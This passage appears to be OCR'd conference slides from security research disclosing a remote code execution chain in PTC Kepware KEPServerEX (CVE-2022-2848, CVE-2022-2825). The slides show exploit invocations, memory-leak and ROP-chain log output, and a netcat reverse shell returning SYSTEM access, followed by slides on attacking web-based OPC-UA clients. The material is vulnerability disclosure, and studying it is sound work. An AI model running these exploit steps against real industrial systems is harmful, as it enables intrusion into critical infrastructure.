
```
for i in {0..9}; do; python3 main.py kepware 10.10.6.182 49320 "/" ; sleep 20
```

```
[ - ] Opening connection to 10.10.6.182:49320  
[ - ] Sending HEL message with 59 bytes  
[ - ] Sending OPN message with 133 bytes  
[ - ] Got Secure Channel Id = 2302139374  
[ - ] Sending Create message with 331 bytes  
[ - ] Got AuthID = 2376123102  
[ - ] Sending Activate message with 117 bytes  
[ - ] Leaking ucrtbase from stack..  
[ - ] Leaking offset 2 from stack  
[ - ] leaked (3 bytes): 6161df80683cefbe9875680b  
[ - ] leaked (4 bytes): 616161df803cefbe9875c894ef  
[ - ] Leaking libua from stack..
```

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		1,460 K	7,008 K	1392	Host Process for Windows S...	Microsoft
svchost.exe		1,444 K	6,152 K	10764	Host Process for Windows S...	Microsoft
svchost.exe		13,324 K	20,988 K	8440	Host Process for Windows S...	Microsoft
svchost.exe		1,972 K	6,952 K	6264	Host Process for Windows S...	Microsoft
server_runtime.exe	0.89	26,236 K	45,448 K	10600	Server - Runtime	PTC Inc
lsass.exe		8,420 K	21,808 K	740	Local Security Authority Proc...	Microsoft
fontdrvhost.exe		1,692 K	4,628 K	900	Usermode Font Driver Host	Microsoft
csrss.exe	0.01	2,008 K	6,092 K	584	Client Server Runtime Process	Microsoft
winlogon.exe		2,732 K	15,140 K	644	Windows Logon Application	Microsoft
fontdrvhost.exe		3,792 K	8,660 K	892	Usermode Font Driver Host	Microsoft
dwm.exe	0.10	152,304 K	316,164 K	404	Desktop Window Manager	Microsoft
explorer.exe	0.12	209,672 K	263,884 K	4752	Windows Explorer	Microsoft
SecurityHealthSystray.exe		1,896 K	10,140 K	8304	Windows Security notificatio...	Microsoft
OneDrive.exe		14,800 K	53,308 K	8464	Microsoft OneDrive	Microsoft
msedge.exe	0.03	27,128 K	81,460 K	8580	Microsoft Edge	Microsoft
msedge.exe		1,968 K	7,940 K	8608	Microsoft Edge	Microsoft
msedge.exe		97,932 K	29,780 K	8764	Microsoft Edge	Microsoft
msedge.exe	< 0.01	8,856 K	29,008 K	8776	Microsoft Edge	Microsoft
msedge.exe		6,884 K	18,412 K	8832	Microsoft Edge	Microsoft
notepad++.exe		15,776 K	36,496 K	7048	Notepad++ : a free (GPL) so...	Don Ho
mmc.exe	0.01	91,288 K	29,428 K	7404	Microsoft Management Cons...	Microsoft
mmc.exe		16,088 K	46,024 K	4832	Microsoft Management Cons...	Microsoft
csrss.exe	< 0.01	1,632 K	5,076 K	4932	Client Server Runtime Process	Microsoft
winlogon.exe		2,348 K	9,384 K	6368	Windows Logon Application	Microsoft
LogonUI.exe		14,324 K	49,676 K	4272	Windows Logon User Interfa...	Microsoft

# PTC Kepware RCE - Overwriting Heap

```
urikatz@Uris-MacBook-Pro ➔ nc -l 4242
```



```
for i in {0..9}; do; python3 main.py kepware 10.10.6.182 49320 "/" ; sleep 20
```

```
[ - ] Leaking offset 2 from stack  
[ - ] leaked (3 bytes): 6161df80683cefbe9875680b  
[ - ] leaked (4 bytes): 616161df803cefbe9875c894ef  
[ - ] Leaking libua from stack..  
[ - ] Leaking offset 2 from stack  
[ - ] leaked (3 bytes): 6161df80683cefbe9875680b  
[ - ] leaked (4 bytes): 616161df803cefbe9875c894ef
```

---

```
[ - ] Found ucrtbase.dll at address: 0x75983c68, base: 0x75950000  
[ - ] Found libua.dll address: 0x6eb888e9, base: 0x6eb60000  
[ - ] Calculating pointers: get_proc_addr address : 0x6ec25054, exchange_addr = 0x6ebb22ae
```

---

```
[ - ] Generating reverse shell payloads. Encoding using reverse unicode UTF16 --> UTF8
```

Process	CPU	Private Bytes	Working Set	PID	Description	Company
svchost.exe		1,460 K	7,008 K	1392	Host Process for Windows S...	Microsoft
svchost.exe		1,444 K	6,152 K	10764	Host Process for Windows S...	Microsoft
svchost.exe		13,324 K	20,988 K	8440	Host Process for Windows S...	Microsoft
svchost.exe		1,972 K	6,952 K	6264	Host Process for Windows S...	Microsoft
server_runtime.exe	0.23	26,236 K	45,496 K	10600	Server - Runtime	PTC Inc.
lsass.exe		8,420 K	21,808 K	740	Local Security Authority Proc...	Microsoft
fontdrvhost.exe		1,692 K	4,628 K	900	Usermode Font Driver Host	Microsoft
csrss.exe	0.01	2,008 K	6,092 K	584	Client Server Runtime Process	Microsoft
winlogon.exe		2,732 K	15,140 K	644	Windows Logon Application	Microsoft
fontdrvhost.exe		3,792 K	8,660 K	892	Usermode Font Driver Host	Microsoft
dwm.exe	0.17	152,304 K	316,164 K	404	Desktop Window Manager	Microsoft
explorer.exe	0.11	209,672 K	263,884 K	4752	Windows Explorer	Microsoft
SecurityHealthSystray.exe		1,896 K	10,140 K	8304	Windows Security notificatio...	Microsoft
OneDrive.exe		14,800 K	53,308 K	8464	Microsoft OneDrive	Microsoft
msedge.exe	0.14	27,128 K	81,460 K	8580	Microsoft Edge	Microsoft
msedge.exe		1,968 K	7,940 K	8608	Microsoft Edge	Microsoft
msedge.exe	0.01	97,932 K	29,780 K	8764	Microsoft Edge	Microsoft
msedge.exe	0.01	8,856 K	29,008 K	8776	Microsoft Edge	Microsoft
msedge.exe	< 0.01	6,884 K	18,412 K	8832	Microsoft Edge	Microsoft
notepad++.exe		15,776 K	36,496 K	7048	Notepad++: a free (GPL) so...	Don HO d
mmc.exe		91,288 K	29,428 K	7404	Microsoft Management Cons...	Microsoft
mmc.exe		16,088 K	46,024 K	4832	Microsoft Management Cons...	Microsoft
csrss.exe	< 0.01	1,632 K	5,076 K	4932	Client Server Runtime Process	Microsoft
winlogon.exe		2,348 K	9,384 K	6368	Windows Logon Application	Microsoft
LogonUI.exe		14,324 K	49,676 K	4272	Windows Logon User Interfa...	Microsoft

# PTC Kepware RCE - Triggering

```
nc -l 4242
urikatz@Uris-MacBook-Pro ➤ nc -l 4242
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

About KEPServerEX

KEPServerEX 6.11  
V6.11.718.0  
Copyright © 2021 PTC Inc. All Rights Reserved.

Technical support is available by contacting:

**Kepware**  
400 Congress Street, 4th Floor  
Portland, Maine 04101

Phone: 1 (207) 775-1660  
Fax: 1 (207) 775-1799  
Product Support: <kepware.com/support>  
Product Activation: <mykepware.com>  
Web: <kepware.com>

Close

About Windows

Windows 10

Microsoft Windows  
Version 21H2 (OS Build 19044.1526)  
© Microsoft Corporation. All rights reserved.

The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the [Microsoft Software License Terms](#) to:  
user

OK

```
for i in {0..9}; do; python3 main.py kepware 10.10.6.182 49320 "/" ; sleep 20
```

```
[ - ] leaked (4 bytes): 616161df803cefbe9875c894ef
[ - ] Leaking libua from stack..
[ - ] Leaking offset 2 from stack
[ - ] leaked (3 bytes): 6161df80683cefbe9875680b
[ - ] leaked (4 bytes): 616161df803cefbe9875c894ef
-----
[ - ] Found ucrtbase.dll at address: 0x75983c68, base: 0x75950000
[ - ] Found libua.dll address: 0x6eb888e9, base: 0x6eb60000
[ - ] Calculating pointers: get_proc_addr address : 0x6ec25054, exchange_addr = 0x6ebb22ae
-----
[ - ] Generating reverse shell payloads. Encoding using reverse unicode UTF16 --> UTF8
[ - ] Generating ROP
[ - ] Building special ROP sled POP#XCHG chain
#####|#####|#####
```

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-AAAAAAA\user]

Process	CPU	Private Bytes	Working Set	PID	Description	Company
svchost.exe		1,460 K	7,008 K	1392	Host Process for Windows S...	Microsoft
svchost.exe		1,444 K	6,152 K	10764	Host Process for Windows S...	Microsoft
svchost.exe		13,324 K	20,988 K	8440	Host Process for Windows S...	Microsoft
svchost.exe	0.32	1,972 K	6,952 K	6264	Host Process for Windows S...	Microsoft
server_runtime.exe	0.35	26,168 K	45,828 K	10600	Server - Runtime	PTC Inc.
cmd.exe	0.41	5,076 K	5,532 K	8388	Windows Command Processor	Microsoft
conhost.exe	0.98	6,712 K	13,676 K	4788	Console Window Host	Microsoft
python.exe	1.08	6,056 K	11,236 K	9224		
cmd.exe	0.18	4,076 K	4,040 K	9768	Windows Command Processor	Microsoft
server_runtime.exe	Susp...	4,332 K	20 K	10308	Server - Runtime	PTC Inc.
WerFault.exe	3.31	40,280 K	39,336 K	540	Windows Problem Reporting	Microsoft
lsass.exe	< 0.01	8,420 K	21,808 K	740	Local Security Authority Proc...	Microsoft
fontdrvhost.exe	< 0.01	1,692 K	4,628 K	900	Usermode Font Driver Host	Microsoft
csrss.exe	0.01	2,008 K	6,092 K	584	Client Server Runtime Process	Microsoft
winlogon.exe		2,732 K	15,140 K	644	Windows Logon Application	Microsoft
fontdrvhost.exe		3,792 K	8,660 K	892	Usermode Font Driver Host	Microsoft
dwm.exe	0.30	152,304 K	316,164 K	404	Desktop Window Manager	Microsoft
explorer.exe	0.11	209,672 K	264,128 K	4752	Windows Explorer	Microsoft
SecurityHealthSystray.exe		1,896 K	10,140 K	8304	Windows Security notificatio...	Microsoft
OneDrive.exe		14,800 K	53,308 K	8464	Microsoft OneDrive	Microsoft
msedge.exe	0.14	27,448 K	81,760 K	8580	Microsoft Edge	Microsoft
msedge.exe		1,968 K	7,940 K	8608	Microsoft Edge	Microsoft
msedge.exe	0.01	97,932 K	29,780 K	8764	Microsoft Edge	Microsoft
msedge.exe	0.01	8,856 K	29,008 K	8776	Microsoft Edge	Microsoft
msedge.exe	0.01	6,884 K	18,412 K	8832	Microsoft Edge	Microsoft
notepad++.exe		15,776 K	36,496 K	7048	Notepad++ : a free (GPL) so...	Don HO d

# PTC Kepware RCE

CVE-2022-2848  
CVE-2022-2825

The screenshot shows a remote connection interface. On the left is a terminal window with the following text:  
urikatz@Uris-MacBook-Pro ➤ nc -l 4242  
Microsoft Windows [Version 10.0.19044.1526]  
(c) Microsoft Corporation. All rights reserved.  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
C:\Windows\system32>  
A red arrow points from the terminal output to a central inset box.

In the center, there is a window titled "About KIPServerEX" with the following information:  
KIPServerEX 6.11  
V6.11.718.0  
Copyright © 2021 PTC Inc. All Rights Reserved.  
Technical support is available by contacting:  
Kepware  
400 Congress Street, 4th Floor  
Portland, Maine 04101  
Phone: 1 (207) 775-1860  
Fax: 1 (207) 775-1799  
Product Support: <kepware.com/support>  
Product Activation: <mykepware.com>  
Web: <kepware.com>

On the right, there is a "About Windows" window showing:  
Windows 10  
Microsoft Windows  
Version 21H2 (OS Build 19044.1526)  
© Microsoft Corporation. All rights reserved.  
The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.  
This product is licensed under the Microsoft Software License  
Terms to:  
user

C:\Windows\system32>whoami  
whoami  
nt authority\system

```
[...] leaked (4 bytes): 616161df803cefbe98
-----
[-] Found ucrtbase.dll at address: 0x75983d
[-] Found libua.dll address: 0x6eb888e9, base address: 0x6eb888e9
[-] Calculating pointers: get_proc_addr address : 0x6ec25054, exchange_addr = 0x6e
bb22ae
-----
[-] Generating reverse shell payloads. Encoding using reverse unicode UTF16 --> UT
F8
[-] Generating ROP
[-] Building special ROP sled POP#XCHG chain
#####|#####|#####
```


The screenshot shows the Windows Task Manager window with the following processes listed:

Process Name	Private Bytes	Working Set	Company Name
winlogon.exe	2,732 K	15,140 K	Microsoft
fontdrvhost.exe	3,782 K	8,660 K	Microsoft
dwm.exe	152,304 K	316,164 K	Microsoft
explorer.exe	209,672 K	264,128 K	Microsoft
SecurityHealthSystray.exe	1,896 K	10,140 K	Microsoft
OneDrive.exe	14,800 K	53,308 K	Microsoft
msedge.exe	27,128 K	81,460 K	Microsoft
msedge.exe	1,968 K	7,940 K	Microsoft
msedge.exe	97,932 K	29,780 K	Microsoft
msedge.exe	8,856 K	29,008 K	Microsoft
msedge.exe	6,884 K	18,412 K	Microsoft
notepad++.exe	15,776 K	36,496 K	Microsoft
smss.exe	81,288 K	29,452 K	Microsoft

# Vulnerabilities and Exploits

## RCE - Clients

# Attacking OPC-UA Clients



# Web-Based OPC-UA Clients



Ignition! by inductive automation

Alarming

Start Date: 03/17/2019 17:00    End Date: 03/20/2019 16:59    Top: 10    [Refresh]

ALARM SUMMARY	
TOTAL ALARMS	38
TOTAL DURATION	127:26:34
TOTAL UNACKNOWLEDGED	5
AVG TIME TO ACK	18:38:11
AVG TIME TO CLEAR	05:17:30
MOST FREQUENT	Day Tank - 20 (52.6%)
LONGEST DURATION	Machine Fault - 233925 (51%)

Inductive Automation  
Ignition



Industrial softing

Connectivity > OPC UA > OPC UA

OPC UA Client Application Settings







Activate/Deactivate OPC UA Client

Save


- Information
  - Contact & Help
  - License Agreements
  - Version
- Connectivity
  - MQTT
  - OPC UA
    - OPC UA Client Application Settings
    - OPC UA Server Application Settings
    - OPC UA Advanced Settings
- Address Spaces
- Operation
- General Settings

Softing  
dataFEED edgeAggregator

